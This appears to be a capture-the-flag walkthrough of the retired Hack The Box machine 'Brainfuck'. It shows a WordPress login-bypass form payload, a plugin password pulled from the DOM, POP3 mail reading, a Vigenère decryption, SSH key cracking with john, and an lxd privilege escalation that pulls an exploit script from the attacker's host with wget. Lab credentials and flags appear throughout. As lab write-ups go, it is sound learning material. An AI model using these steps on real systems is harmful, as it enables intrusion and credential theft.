
4. ➤ sudo php -S 0.0.0.0:80
[sudo] password for h@x0r:
[Sat Mar 23 00:39:04 2024] PHP 8.3.4 Development Server (http://0.0.0.0:80) started
[Sat Mar 23 00:42:19 2024] 127.0.0.1:51892 Accepted
[Sat Mar 23 00:42:19 2024] 127.0.0.1:51892 [200]: GET /
[Sat Mar 23 00:42:19 2024] 127.0.0.1:51892 Closing
```


14. **SUCCESS**, It seems to have worked lets check it out.




1. I uploaded index.html and I pasted the PHP payload inside of it. On the user name write admin instead of administrator and click the login button. See image above. To view the index.html payload make sure your php server is running and just type "localhost" in your browser. Or type http://127.0.0.1
2. I then go to https://brainfuck/wp-admin and supposedly we should be logged in already.
3. https://brainfuck.htb/wp-admin/admin-ajax.php <<< Do not go here >>> go here https://brainfuck.htb/wp-admin/
4. Oops, for some reason is I forgot to change from http to https in the payload.
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
 Username: <input type="text" name="username" value="admin">
 <input type="hidden" name="email" value="orestis@brainfuck.htb">
 <input type="hidden" name="action" value="loginGuestFacebook">
 <input type="submit" value="Login">
</form>
5. **SUCCESS**, I finally got the page to render. It is a very sluggish website. Not as bad a Rabbit though. Lets enumerate the page https://brainfuck.htb/wp-admin/ now that we are logged in.

15. **Exploiting the admin panel**



1. click on appearance >>> then click editor >>> select theme footer (This does not matter what theme you choose) The goal here is to insert arbitrary PHP code to gain a shell on the system.
2. Well, it seems like we can not edit the themes because we do not have write privileges even though we are admin on the site.
3. Lets click on Plugins. Plugins are sometimes more vulnerable than the core package itself.

16. Easy WP SMTP Settings



Credential found orestis:kHGuERB29DNiNE

1. Now I click on >>> plugins >>> easy WP SMTP >>> Settings
2. Here we scroll down to where it says 'SMTP username' and 'SMTP password'. These username is visible but the password is hidden. To get this to show all you have to do is right click on the password field and click DOM inspector. Find where it has the password and replace that with the word text.
3. SUCCESS, we have a credential
4. orestis:kHGuERB29DNiNE

17. I try to connect to port 110 via telnet now that we have a user and password

1. Lets use nc first.
2. nc 10.10.10.17 110
3. orestis:kHGuERB29DNiNE

18. Here is the verbose output when connecting to port 110 via nc or telnet.


```
1. > nc 10.10.10.17 110
+OK Dovecot ready.
USER orestis
+OK
PASS
-ERR [AUTH] Authentication failed.
USER orestis
+OK
PASS kHGuERB29DNiNE
+OK Logged in.
LIST
+OK 2 messages:
1 977
2 514
.
RETR 1
+OK 977 octets
Return-Path: <www-data@brainfuck.htb>
X-Original-To: orestis@brainfuck.htb
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 33)
        id 7150023B32; Mon, 17 Apr 2017 20:15:40 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: New WordPress Site
<snip>
2. Lets list the second message 2 514
3. RETR 2
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
        id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)
```

Hi there, your credentials for our "secret" forum are below :)

username: orestis


password: kIEnnfEKJ#9Umd0
4. SUCCESS! We got credentials.

19. Login to the "Super secret forum"



1. I have done this box before and I had the id_rsa and the decrypted passphrase for orestis so I was thinking I should just connect as orestis again. But I then realized after I got an error that it seems that HTB has changed the encrypted key hash. So I have to go through the motions again as if I did not already hack it before. No biggie that is a good thing actually.
2. ~/hackthebox/brainfuck ▷ ssh orestis@10.10.10.17 -i id_rsa
ssh: connect to host 10.10.10.17 port 22: No route to host
3. Anyway, we got these creds for now. Lets find this "secret forum".
4. Lets checkout that sub-domain that we put in our /etc/hosts file that I forgot about.
5. ▷ cat /etc/hosts | grep sup
10.10.10.17 brainfuck.htb sup3rs3cr3t.brainfuck.htb
6. Lets check out https://sup3rs3cr3t.brainfuck.htb
7. Hi there, your credentials for our "secret" forum are below :)
username: orestis
password: kIEnnfEKJ#9Umd0

20. Super secret forum continued



1. https://sup3rs3cr3t.brainfuck.htb/d/3-key/4 <<< I click on key and it seems the forum is being encrypted or encoded some how.
2. I send a message and it has to go through an approval process.
3. I check out the encrypted forum section and this post by the Admin looks interesting.
4. mnvze://zsrivszwm.rfz/8cr5ai10r915218697i1w658enqc0cs8/ozrxnkc/ub_sja <<< This is not the decryption key, but it is a sensitive string as we will see in a minute.

21. QuipQiup tool

1. Google search 'quipqiup'
2. <https://www.quipqiup.com/> <<< You can paste encoded or encrypted forum strings and this site will try to decrypt them.
3. FAIL, it does not work

22. **Vigenère cipher**

1. Google 'What is Vigenère cipher'
2. Vigenère cipher

The Vigenère cipher is a method of encrypting alphabetic text where each letter of the plaintext is encoded with a different Caesar cipher, whose increment is determined by the corresponding letter of another text, the key. For example, if the plaintext is attacking tonight and the key is OCULORHINOLARINGOLOGY, then ~wikipedia

3. Google 'Vigenère cipher online decoder'
4. Vigenère decoder >>> <https://www.dcode.fr/en>
5. <https://www.dcode.fr/cipher-identifier> <<< If you paste the forum text it will tell you it is vigenere. Click on the vignere page below.
6. <https://www.dcode.fr/vigenere-cipher>

23. **Decrypting the vigenere cipher**



1. As a proof of concept so you can understand how easy this is to break. You can take a plain text comment by the user orestis. Which was "Orestis – Hacking for fun and profit" and then you go to the encrypted text and you can see the same signature footer but encrypted "Qbqquzs – Pnhekxs dpi fca fhf zdmgzt". You paste that into the website to be decrypted and the plain text above 'hacking for fun and profit' you can use as the key and it will give you a hint to what the real key is.
2. Hate to spoil it for you but the real key is "FUCKMYBRAIN" without the double quotes.
3. <https://www.dcode.fr/vigenere-cipher> <<<
4. paste your encrypted text
5. then paste the key FUCKMYBRAIN
6. SUCCESS, we decrypt the phrase by the admin.
7. There you go you stupid fuck, I hope you remember your key password because I dont :)

https://brainfuck.htb/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

ssh2john

24. **Download the ssh key from the decrypted link**

1. I download the id_rsa to my working directory, but there is a problem. I can not use it because it is encrypted. I need to use ssh2john to decrypt the encrypted ssh key.
2.

```
➤ head -n 2 id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
```
3.

```
~/hackthebox/brainfuck ➤ ssh2john id_rsa > hash_id_rsa_orestis
```
4.

```
~/hackthebox/brainfuck ➤ john --wordlist=/usr/share/wordlists/rockyou.txt hash_id_rsa_orestis
```
5.

```
~/hackthebox/brainfuck ➤ john hash_id_rsa_orestis --show
id_rsa:3poulakia!
```

1. password hash cracked, 0 left
6. Now we can ssh as orestis

Got SSH shell

25. SSH as orestis

```
1. 3poulakia!  
2. > chmod 600 id_rsa  
3. > ssh orestis@10.10.10.17 -i id_rsa  
Enter passphrase for key 'id_rsa': 3poulakia!
```

26. Enumerating as user orestis via SSH shell

```
1. orestis@brainfuck:~$ whoami  
orestis  
orestis@brainfuck:~$ export TERM=xterm  
orestis@brainfuck:~$ cat /etc/os-release  
NAME="Ubuntu"  
VERSION="16.04.2 LTS (Xenial Xerus)"  
ID=ubuntu  
ID_LIKE=debian  
PRETTY_NAME="Ubuntu 16.04.2 LTS"  
VERSION_ID="16.04"  
HOME_URL="http://www.ubuntu.com/"  
SUPPORT_URL="http://help.ubuntu.com/"  
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"  
VERSION_CODENAME=xenial  
UBUNTU_CODENAME=xenial  
2. orestis@brainfuck:~$ sudo -l  
[sudo] password for orestis: kHGueRB29DNiNE  
Sorry, user orestis may not run sudo on brainfuck.  
3. orestis@brainfuck:~$ pwd  
/home/orestis  
4. orestis@brainfuck:~$ cat user.txt  
2c11cfbc5b959f73ac15a3310bd097c9  
5. orestis@brainfuck:~$ id  
uid=1000(orestis) gid=1000(orestis)  
groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)  
6. Orestis is in the 'lxd' group. Aka docker container container group.  
7. Google 'What is lxc and lxd in linux'.  
LXC (Linux Container) - Is a solution for virtualizing software at the operating system level within the Linux kernel. LXC is a lightweight virtualization technology (container) that allows us to create a Linux installation that utilizes the host's kernel, such that there is no need for a second kernel.  
  
LXD (Linux Container Daemon) - Is an imaged based "lightervisor", which means that it is a type of hypervisor specifically for containers. Essentially, LXD is an extension of LXC and contains a REST-API that connects to the libxlc (LXC software library).  
8. Since Orestis is a member of the Container group. I (the hacker) can mount /mnt/root/ to a directory on my attacker machine.
```

Escalating privilege to root

27. privesc

```
1. > searchsploit lxd  
Ubuntu 18.04 - 'lxd' Privilege Escalation | linux/local/46978.sh  
2. > searchsploit -m linux/local/46978.sh  
3. > cp 46978.sh lxd_exploit.sh  
4. Lets edit this bash exploit.  
5. > wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine <<< First, download this alpine image. It is small.  
6. Give it executable perm and then execute it.  
7. > chmod +x build-alpine  
8. > ./build-alpine  
build-alpine: must be run as root  
9. > sudo su -  
10. [root@h3x945337580]-[/home/h@x0r/hackthebox/brainfuck]  
>>> ./build-alpine
```

28. privesc continued...

```
1. orestis@brainfuck:~$ cd /tmp  
2. orestis@brainfuck:/tmp$ wget http://10.10.14.2/lxd_exploit.sh  
--2024-03-23 06:56:36-- http://10.10.14.2/lxd_exploit.sh  
Connecting to 10.10.14.2:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1432 (1.4K) [application/x-sh]
```

```
Saving to: 'lxd_exploit.sh'

lxd_exploit.sh 100%
[=====>] 1.40K -
--KB/s in 0.009s

2024-03-23 06:56:36 (160 KB/s) - 'lxd_exploit.sh' saved [1432/1432]

3.orestis@brainfuck:/tmp$ ls -l
total 16
-rw-rw-r-- 1 orestis orestis 1432 Mar 23 06:48 lxd_exploit.sh
4. orestis@brainfuck:/tmp$ wget http://10.10.14.2/alpine-v3.19-x86_64-20240323_0555.tar.gz <<< This tar file of
alpine is created when you run the ./build-alpine command.
5. orestis@brainfuck:/tmp$ ls -l
total 3588
-rw-rw-r-- 1 orestis orestis 3657448 Mar 23 06:55 alpine-v3.19-x86_64-20240323_0555.tar.gz
-rw-rw-r-- 1 orestis orestis 1432 Mar 23 06:48 lxd_exploit.sh
6. orestis@brainfuck:/tmp$ chmod +x lxd_exploit.sh
7. orestis@brainfuck:/tmp$ ./lxd_exploit.sh

Usage:
    [-f] Filename (.tar.gz alpine file)
    [-h] Show this help panel
8. orestis@brainfuck:/tmp$ ./lxd_exploit.sh -f alpine-v3.19-x86_64-20240323_0555.tar.gz
9. Creating privesc
Device giveMeRoot added to privesc
~ # whoami
root
~ # cat /root/root.txt
cat: can not open '/root/root.txt': No such file or directory
10. Great, I have root but this is root of the Alpine container. We need to mount /root to our local attacker
directory in order to enumerate it.
```

```
orestis@brainfuck:/tmp$ ./lxd_exploit.sh -f alpine-v3.19-x86_64-20240323_0555.tar.gz
Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04

Image imported with fingerprint: 20bbd4c942224635c9e14908cc819b73589afcfca1a7cd38104d6ace15e6f9a9
[*] Listing images...


+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| alpine | 20bbd4c94222 | no | alpine v3.19 (20240323_05:55) | x86_64 | 3.49MB | Mar 23, 2024 at 5:03am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+

Creating privesc
Device giveMeRoot added to privesc
~ # whoami
root
~ # cat /root/root.txt
cat: can't open '/root/root.txt': No such file or directory
#
```


Weird /root location

```
1. We are in a container with its own /root so it makes things a little confusing.
2. ~ # cd /mnt/root
3. /mnt/root # ls -l
total 85
drwxr-xr-x 2 root root 4096 Apr 29 2017 bin
drwxr-xr-x 4 root root 1024 Sep 15 2022 boot
drwxr-xr-x 19 root root 3840 Mar 23 01:33 dev
drwxr-xr-x 115 root root 4096 Apr 29 2017 etc
drwxr-xr-x 3 root root 4096 Sep 15 2022 home
drwx----- 2 root root 16384 Apr 13 2017 lost+found
drwxr-xr-x 4 root root 4096 Apr 13 2017 media
drwxr-xr-x 2 root root 4096 Sep 15 2022 mnt
drwxr-xr-x 2 root root 4096 Feb 15 2017 opt
dr-xr-xr-x 206 root root 0 Mar 23 01:33 proc
drwx----- 4 root root 4096 Oct 3 2022 root
boot/vmlinuz-4.4.0-75-generic
4. /mnt/root # cd /root
5. FAIL
6. first you need to do a cd .. You need to go to the / directory first and then go to /mnt/root and then last cd
into /root.
7. ~ # cd ..
/ # cd ..
/ # pwd
/
/ # cd /mnt/root
```

```
/mnt/root # cd root
/mnt/root/root # cat root.txt
6efc1a5dbb8904751ce6566a305bb8ef
```



Brainfuck has been Pwned!

Congratulations  **quadamage**, best of luck in capturing flags ahead!

#5465	30 Aug 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

Pwned